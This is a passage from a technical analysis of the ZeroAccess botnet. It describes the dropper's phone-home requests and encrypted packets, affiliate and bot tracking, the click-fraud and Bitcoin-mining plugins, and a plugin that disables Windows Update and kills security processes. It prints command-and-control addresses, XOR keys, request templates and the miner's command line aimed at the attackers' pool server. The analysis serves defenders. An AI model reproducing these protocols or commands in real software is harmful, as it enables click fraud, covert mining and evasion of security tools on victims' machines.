User-Agent: Opera/9 (Windows NT %u.%u; %s; %s)

Where the variable fields take the following values:

theme=%u

This is a number that acts as a counter for the request number that this install has generated. Each install will generate a number of HTTP requests and this field indicates which number request we are (starting at 1).

siteId=%u

When the request counter is equal to one (i.e. *theme=1* or the very first HTTP Request generated during the install) this value will equal the affiliate ID of the affiliate that distributed this binary and generated the successful install. For each subsequent request the affiliate ID is modified with a value that indicates how far and which path through execution the dropper is taking. This is used to relay information to the botnet owners such as whether or not ZeroAccess was already installed on the machine (affiliate ID + 0xa), whether the installation is running as a privileged user, or if an older version of ZeroAccess is installed. There will be between 8 and 11 HTTP Requests per successful install depending on which variant is installed.

User-Agent: Opera/9 (Windows NT %u.%u; %s; %s)

The first number in this field is the major version of the OS, the second is the minor version, the first string is the country code and the second string is the architecture – *x86* or *x64*.

Encrypted Packet

The second method that ZeroAccess uses to phone home information about the installation is by sending an encrypted packet to one or more embedded IP addresses, usually on port 53. This packet is encrypted using the same rotate left and XOR algorithm as is used for the peer-to-peer protocol but this time the fixed key that is used is: '*LONG*'. Each time an HTTP Request is sent an encrypted packet is also sent that relays the same information. The structure of the decrypted packet looks like this:

Offset	Value
0x0	BotID
0x4	Affiliate ID modifier
0x8	Country Code
0xa	OS Version e.g. 51
0xb	64bit flag and possibly the version of ZeroAccess
0xc	Affiliate ID
0x10	CRC32 of packet (Zero before CRC)

The *Affiliate ID modifier* field is the same value that is added to the affiliate ID in the HTTP Get Request that indicates the execution path of the dropper.

Country Code

To find out which country the infected machine is in, ZeroAccess uses the geolocation service of a global dating website. The website legitimately uses this service to cater the results it provides for the specific area from where that user is surfing. ZeroAccess abuses the service to get the exact location of the IP address that the infected machine is using. The installer uses Google's public DNS server at *8.8.8.8* to get the address of *promos.fling.com* and then sends a request to *promos.fling.com/geo/txt/city.php*. The server then responds with the geolocation information:

Affiliate ID

The Affiliate ID is stored in the binary in a slightly different place depending on which variant of ZeroAccess is being installed. The variant that connects to the botnet operating on ports 16464 and 16465 stores the affiliate ID in the *Checksum* field of the PE header of the unpacked file. If this value is zero then the fixed value *0x33435053* is used. We present statistics on the affiliate ID's observed and the number of times each has been seen later in the paper.

The variant that connects to the botnet on ports 16471 and 16470 stores the affiliate ID embedded in the unpacked file, together with the IP addresses used to send the HTTP Request and encrypted packet to and the port number to send the encrypted packet on, all of which come just before the embedded CAB file.

BotID

The *BotID* value is generated in the same way as the *BotID* value is generated for the *getL* request in the peer-to-peer protocol – using standard Windows API's. However, where the value used for the *getL* request is generated at system start up and will be different when the

computer next reboots, the *BotID* generated at installation is saved for later use by other components of ZeroAccess and as such can be used to uniquely identify the infected machine.

ZeroAccess stores this information by again making use of NTFS Extended Attributes (EA). This time information is written to the EA named "*001"* of the *U* folder where the plugin files are stored. The following information is stored:

Offset	Value
0x0	BotID
0x4	Affiliate ID
0x8	Country Code
0xa	Day of install

The *Day of install* field is the day that the installation occurred, retrieved using *GetSystemTimeAsFileTime* and *RtlTimeToSecondsSince1980* with the top Word dropped, then divided by the hex value 0x15180 (decimal 86400).

Storing this information in the EA in this way ensures that other components that may change over time – i.e. plugins – will still be able to access this important information without having to store it in the registry or a configuration file where it may be found and removed. It means the ZeroAccess authors can keep track of individual bots even after the installation dropper has deleted itself. We will look at how the plugins do this when we address them individually.

Phone Home Addresses

The IP address and hostname for the HTTP request and the IP address and port number for the encrypted packet are all embedded in the dropper. Addresses used have changed over time but there are relatively few active addresses that the current version of ZeroAccess is using.

The HTTP request that ZeroAccess makes is designed to look like a legitimate request to a hit counter on a website. The IP address of the current target is constant but the host name used varies depending on the variant of ZeroAccess being installed. The variant that connects to the botnet on ports 16464 and 16465 has one hostname, the variant that connects on port 16471 and 16470 has another hostname and the variant that installs the kernel-mode rootkit (this connects on port 16471) has another hostname.

The hit counter website that the installers contact is hosted on *213.108.252.185*. The hostnames used by the three variants of ZeroAccess are *bigfatcounters.com, legitfreecounters.com and forever-counters.com*. There are a variety of other hostnames on that IP address that are all variations on the theme of "free counters" such as *hitmaze-counters.net*. If these pages are visited it is possible to generate and use a free hit counter that can be added to a website and can be used in a legitimate way.

So perhaps the ZeroAccess authors are merely abusing this free service to count the number of installations of their botnet? Categorically this is not the case. Because the

ZeroAccess dropper encodes specific host information into various fields of the request we can say that the authors must be examining the logs on the HTTP server to gather that information. Therefore they must have access to those logs and it is reasonable to say that they own or have control over the hit counter website.

The counter website IP address, the encrypted packet address and the port number to send the encrypted packet on (always observed to be 53 or 0x35 but can be changed) can be seen embedded in the binary just before the embedded CAB file:

```
PhoneHomeIp dd 0D4AC15Bh
CounterIpAddress dd 0B9FC6CD5h
PortNumber dw 3500h
aMscf db 'MSCF',0
   db    0
```

By attempting to make the hit counter appear legitimate in this way the ZeroAccess authors have actually made it possible to track the total number of installations that have occurred. We will show how we were able to track this and our findings later in the paper when we address the size of the ZeroAccess botnet.

Plugins

Once ZeroAccess has connected into the peer-to-peer network it will download any files that are available and valid as described earlier in the section on the peer-to-peer protocol. These plugin files carry out the real payload of ZeroAccess.

The exact plugins that are downloaded will depend on which ZeroAccess botnet is being connected to. The botnets operating on ports 16464 and 16465 (16465 is the 64-bit version) download functionally equivalent plugin files – 16465 merely downloads the 64-bit versions. The botnets on port 16470 and 16471 also download equivalent plugin files with 16470 downloading the 64-bit versions, but these plugins have different functionality to the plugins downloaded by the 16464 and 16465 botnets.

Currently the 16464 and 16465 botnets download plugins that carry out click fraud and the botnets on 16470 and 16471 download a Bitcoin miner.

Click Fraud

Click fraud is a type of crime that abuses pay-per-click advertising to make money through fake or fraudulent clicks on Ads.

Pay-per-click advertising is a very big industry on the Internet. It is operated by large networks such as *Google Adwords, Yahoo! Search Marketing* and *Microsoft adCenter* and generates billions of dollars a year.

PPC works by a fee being paid when a link or Ad is clicked. Typically advertisers (who have something they want to sell) place Ads on web site operators' web sites and pay the web site owner a fixed amount each time the Ad is clicked. The advertising networks act as

middlemen – the advertiser registers with the advertising network, the network places the Ad on the publisher's website and when a click happens the advertiser pays the network and the publisher.

Click fraud is the process of clicking an Ad for the purpose of generating a charge without having any interest in the subject of the Ad. Money can be made by becoming an affiliate for the advertising networks and by pretending to be a publisher that is placing the Ad on their website.

If a malicious actor can generate clicks on Ads and get paid each time a click takes place then they can make money. If they can generate a large number of clicks without the advertising network realizing the clicks are fraudulent then there is potential to make a large amount of money. In many ways a botnet is ideal for generating a large number of clicks.

The ZeroAccess botnets that carry out click fraud typically download 3 files: *80000000, 00000001 and 800000cb*.

80000000 is a plugin common to each botnet and we will cover its functionality after we cover the botnet specific plugins. *00000001* is a resource-only DLL that is used by the other plugins. We will cover how each plugin uses it as we cover those plugins.

800000cb

This is the plugin that carries the main click fraud functionality. It is a DLL with one export and an entry point of Zero. Once loaded it periodically (approximately every two-three minutes, regulated using *ZwDelayExecution*) creates a *svchost.exe* process as a job object and injects code into it which decrypts an embedded CAB file using the same rotate left XOR algorithm used in many other places by ZeroAccess with a key of *0x12345678*. The CAB file contains a single binary file called *noreloc.cod* consisting of shell code and an embedded DLL. The shellcode loads the DLL which holds the click fraud code.

The DLL creates a class named "*z00clicker3"*. This is an interesting choice of class name as *z00clicker* was the name of the DLL that the TDL rootkit was using for a time, also for click fraud. This provides an interesting link between the two families, although equally ZeroAccess may just have borrowed the name.

The main thread's purpose is to retrieve URL information from a remote server, carry out the fraudulent click, and report success to another remote server.

The URL information is retrieved by submitting a specially crafted HTTP Get request. The IP address that the request is submitted to is stored in the resource plugin *00000001*, in a resource named *33302*. This resource holds an arbitrary number of IP addresses and they are tried in turn until a successful request is made. The rest of the request looks like this:

GET /%u?w=%u&i=%u HTTP/1.0

Host: %s

User-Agent: %s

Connection: close

Cookie: %u,%u,%u,%u

Each substituted value takes the following form:

GET /%u?w=%u&i=%u

This first value is the inverse of the value returned by *GetTickCount*. This is effectively used as a counter and to ensure that each Get request that an infected machine makes will not look the same. However, in more recent versions of the plugin this parameter has been changed to be the affiliate ID XOR'ed with a fixed value.

The second value is the affiliate ID taken from the Extended Attribute named "001" of the *U* directory that was put there at installation by the dropper. This allows the botnet owners to see which affiliates are generating the most clicks and potentially gear their payout system based on this information.

The third value is the bot ID that was also written to EA "001" of *U* at installation. Again, this enables identification of how successful individual bots are.

Host: %s

This field is populated with a domain name ending in ".cn" that is calculated using the time based Domain Generation Algorithm mentioned in [1]. This value will change daily and its purpose is to provide some level of authentication between client and server – to ensure that only genuine ZeroAccess infected machines receive the URL information. In practice this domain can easily be calculated by reproducing the algorithm.

User-Agent: %s


Retrieved using the Windows API *ObtainUserAgentString.*

Cookie: %u,%u,%u,%u

These values contain various pieces of information about the infected system retrieved using the API *ZwQuerySystemInformation*.


The remote server then responds with a chunk of obfuscated data that represents the URL information. In previous versions of ZeroAccess this data was sent as an XML file in the clear. The authors have marginally obfuscated the data by XOR'ing it with 0x72.

On first inspection the data sent back by the server appears to be the URLs that are going to be clicked, together with the referrer strings that should be supplied. There are some values at the start that may be configuration based, followed by a series of items that start "u<num>*100*<ip address>…". There is an argument in the URL called "*&ref*=" which is presumably the referrer string:



However, the URLs in this file are never clicked. In fact, each URL contains a parameter "*&ip=*" which contains the IP address of the machine that made the initial Get request. This may be an indication that the ZeroAccess authors are using these URLs as a decoy but also as bait to draw security researchers out so that their IP's can be identified and blocked, as these URLs should only be visited by someone who has downloaded and decrypted the data, but never by the bot itself.

In fact the numeric values at the start of the data are used to retrieve the real URL data. The three numeric values that start with "p" and "s" are XOR'ed IP addresses. The two "p" values are XOR'ed with the dword value "*0xC30CD78E*" and the "s" value is XOR'ed with the dword "*0xF8027D9D*". The "p" values are connected to in reverse order (the first is tried if the second fails) on TCP port 12758. The data that was received from the Get request is bounced back to this address and port combination, again obfuscated by XOR'ing with 0x72. The remote server will then send back the real URL and referrer string that make up the fraudulent click:



Once the click has been completed the bot sends back a message to the IP address that was contained in the "s" value on UDP port 123 (designed to look like NTP traffic). The data sent is 12 bytes long and looks like this:

Offset	Field
0x0	Job number – found in the data sent back on port 12758
0x4	Appears to be the number of times the Job was clicked
0xc	CRC32 of packet (Zero before CRC)

This lets the ZeroAccess owners know which URLs have been successfully clicked and allows them to more evenly spread clicks throughout the botnet, making the fraudulent clicks look more like legitimate traffic and decreasing the likelihood that the advertising networks will identify the fraud.

When the first click is made there are generally several *302* responses before the genuine URL is returned. This gives the network a level of redundancy so that hosts along the chain can be replaced as they are taken down.

Bitcoin Miner

The ZeroAccess botnet that communicates on port 16471 (32-bit) and 16470 (64-bit) is currently downloading plugins that facilitate Bitcoin mining. In the past ZeroAccess has been known to download other files such as spam bots and FakeAV. This is possible because the main plugin for this variant *80000032* is a general purpose plugin that extracts components from some plugins and loads others. The Bitcoin miner is merely the current payload that this ZeroAccess botnet is being instructed to download.

Bitcoins and Bitcoin Mining

Bitcoin [7] is an electronic currency based on cryptography and peer-to-peer principles. From *bitcoin.org (*http://bitcoin.org/about.html):

"*Building upon the notion that money is any object, or any sort of record, accepted as payment for goods and services and repayment of debts in a given country or socio-economic context, Bitcoin is designed around the idea of using cryptography to control the creation and transfer of money, rather than relying on central authorities.*"

Bitcoin transactions are recorded in a global *block chain*. This is a complete record of all transactions made up of a sequence of data items called *blocks*. The *block chain* is secured using public key cryptography and broadcast to everyone over the peer-to-peer network. To preserve the integrity of the block chain each block confirms the integrity of the previous block in the chain. Inserting a new record is a costly task because each block must meet specific requirements that make it difficult to generate a valid block [8].

The SHA256 hashing algorithm is used to provide the integrity of each block. Blocks cannot be changed because they must match their SHA256 hash. From *bitcoin.it* (https://en.bitcoin.it/wiki/How_bitcoin_works):

"*The difficulty factor is achieved by requiring that this integer is below a certain threshold - the data in the block is perturbed by a nonce value, until the data in the block hashes to produce an integer below the threshold - which takes a lot of processing power. This low hash value for the block serves as an easily-verifiable proof of work - every node on the network can instantly verify that the block meets the required criteria.*"

Generating a valid hash for a block requires time and processing power. For this reason the Bitcoin network provides an incentive for producing a valid block. A flat reward is paid for every valid block produced (currently 50 Bitcoins or BTC but this will drop to 25 sometime in December 2012 based on the number of Bitcoins in circulation) and any transaction fees for the transaction get paid to the block producer.

With the current (31/08/2012) exchange rate at $10.50 to 1 BTC it is clear to see that the process of producing valid blocks or *Bitcoin Mining* can be a profitable enterprise. The type of calculations involved in generating SHA256 hashes (effectively what Bitcoin Mining boils down to) are particularly suited to certain types of hardware – in particular the GPUs in modern high end graphics cards. These can calculate hashes at a far higher rate than a standard CPU. For example, based on these figures [9] we can see that an *Intel Core 2 Quad Q9400* running at 2.66 GHz CPU can manage about 11 MHash/s (Mega or million hashes per second). An *Ati Radeon HD 6990* graphics card which can be purchased on *Amazon* for about £600 or about $1000 can produce something in the region of 700 MHash/s which is 64 times as many per second as the CPU.

As there are many people attempting to mine Bitcoins and the difficulty of producing a valid block is so high, the generally accepted way of making money through Bitcoin mining is to join a *Mining Pool*. This is a large collection of individuals or more commonly teams who all contribute to generating valid blocks. The work is distributed out to all parties and profits are shared out.

This is where a botnet comes in. A botnet is essentially a huge reserve of distributed computing power waiting to be tapped. The botnet can become a Bitcoin mining pool of its own with a central server distributing the work items and each bot carrying out a portion of the processing and sending the results back.

The ZeroAccess botnets currently being used for Bitcoin Mining typically download the following plugins: *00000cb, 00000004, 00000008, 80000000, 80000032, 80000064*.

80000000 has the same functionality as the similarly named plugin used by the botnets carrying out click fraud, we will cover its behavior later.

00000cb is a resource-only DLL similar to *00000001* used by the other botnet, which is used by *80000000*. We will cover how it is used when we address *80000000*.

00000004 and *00000008* are resource-only DLLs that are parsed and loaded by the main controller plugin – *80000032* (32-bit) or *80000064* (64-bit).

8000032 and 80000064

These DLLs are the main plugin files for this variant of ZeroAccess. Their main purpose is to process the other plugins and act on their contents. The DLL starts by extracting a resource

named “1” from any plugin files that may have such a resource in the *U* directory and writing the resource contents to the *L* directory with the same name as the original plugin.

Depending on what the filename of the original plugin was, the way that the *80000032* or *80000064* plugin deals with it will be slightly different. If the file name was *00000008* then the resource data is injected into a hollow *svchost.exe* process that is started with a hard-coded command line and executed. In the case of the Bitcoin mining botnet the resource contains a UPX packed PE file that is a modification of the *Ufasoft Bitcoin Miner* [10].

Currently the following command line is given to the mining program:

-g no -t %u -o http://google-updaete.com:8344/ -u %s -p %s

-g no

Don’t use the GPU. This is a hard-coded value meaning that infected machines with high-end graphics cards will not be maximizing their potential in terms of processing power. This is possibly an attempt by the ZeroAccess authors to make the infection less obvious by not degrading the graphics performance of the system.

-t %u

This is the number of threads – the value is substituted based on the number of CPUs or cores that the infected machine has.


-o http://google-updaete.com:8344/

This is the address of the pool server; note the misspelled “updaete”.

-u %s –p %s

These represent the username and password for the server but are randomly generated values as it is not necessary to identify which bot did what work.

The mining server running on *google-updaete.com* is a *pushpool* server [11] which uses the *slush approach* to pooled mining [12]. The client makes a request to the server which responds with a JSON encoded object detailing the work that needs to be done:



The client then carries out the work and reports to the server when it is complete.

Phone Home Plugin

The plugin named *80000000* is used by both types of ZeroAccess botnet. Its purpose is to keep the botnet owners updated on the status of the infected machine by regularly sending back status information. It also monitors the system and attempts to stop certain security-related programs and services.

Status Update

80000000 regularly sends back encrypted information that informs the owners of which bots are alive and what kind of machine they have infected. The addresses are contained in the *00000001* or *00000cb* plugin files in a resource named “33300”. This resource contains one or more IP address/port pairs. The IP address is XOR’ed with *0x4E8F9AF4* and the port is XOR’ed with *0xF5AD*. In practice the port number appears to always be 123 which is the NTP port, the second place that ZeroAccess attempts to make its C & C traffic appear legitimate by using this port.

The data that is sent back is 20 bytes (0x14) bytes long, is encrypted with the rotate left XOR algorithm with key ‘*LONG*’ and comprises:


Offset	Value
0x0	Intentionally Zero
0x2	Country code taken from *U* Extended Attribute *001*
0x4	Encoded version of the current day
0x6	User privilege level + value that may indicate bot version
0x7	OS version Info
0x8	Affiliate ID taken from *U* EA
0xc	BotID taken from *U* EA
0x10	CRC32 of data (Zero before CRC)

80000000 makes use of the information that was stored in the Extended Attribute named *001* of the *U* folder by the dropper –the persistent bot ID and the affiliate ID so that during the entire time that the machine is infected the ZeroAccess owners can keep track of successful affiliates as well as keep tabs on individual bots. In this way they are able to populate the peer list seed file @ of new droppers with accurate information on live bots, ensuring that newly infected machines will quickly contact a live super node and download the plugin files.

System Monitoring

Some versions of *80000000* will remove the Windows services *wuauserv* and *BITS*. These two services are essential for Windows Updates to function correctly. In addition to this a timer-queue timer is created to execute every second that gets a list of all running processes, hashes their names and kills the process if the hash matches a black list of hashes.

The process name is hashed using *RtlHashUnicodeString* and the hashes are stored in resource *33301* of *00000001* or *00000cb*. The process is terminated using *ZwTerminateProcess*.



Plugin Updates

Monitoring ZeroAccess over a period of several months we were able to observe which plugins were being updated, and how frequently.

Botnet 16464:

Plugin Name	Number of Updates
00000001	8
80000000	3
800000cb	15

Botnet 16465:

Plugin Name	Number of Updates
00000001	7
80000000	3
800000cb	12

Botnet 16471:

Plugin Name	Number of Updates
000000cb	3
00000004	10
80000032	21
80000000	4
00000008	2

Botnet 16470:

Plugin Name	Number of Updates
000000cb	2
00000004	3
80000032	18
80000000	2
00000008	1
80000064	17

The oldest plugin we found was stamped at *31/03/2012 18:25:09* and updates were continuing to be pushed at the time of writing (end of August).

An interesting trend is that data-only plugins such as *00000001, 000000cb,* and *00000004* are updated only very occasionally, whereas the more functional plugins such as *80000032, 80000064* and *800000cb* are updated more often. This indicates that addresses used by the plugins to both send data back and retrieve instructions do not change very often.

Other Plugins

The ZeroAccess botnets have in the past been instructed to download other plugin files and there is a good chance that this will also happen in the future. Plugins that have been downloaded in the past have performed the following activities:

- *Search engine redirection*
- *Sending spam*
- *Arbitrary file download*


Size and Geographic Distribution

The method the ZeroAccess authors are currently using to monitor their affiliate program and keep track of the number and nature of successful installations is not very secure and allows anyone with an Internet connection to view the total number of successful ZeroAccess installations. In addition we created a script to actively crawl the various ZeroAccess botnets

to collect information on infected machines and files being offered for download. We also set up a rogue node on each botnet to gather information and receive incoming requests.


Successful Installs

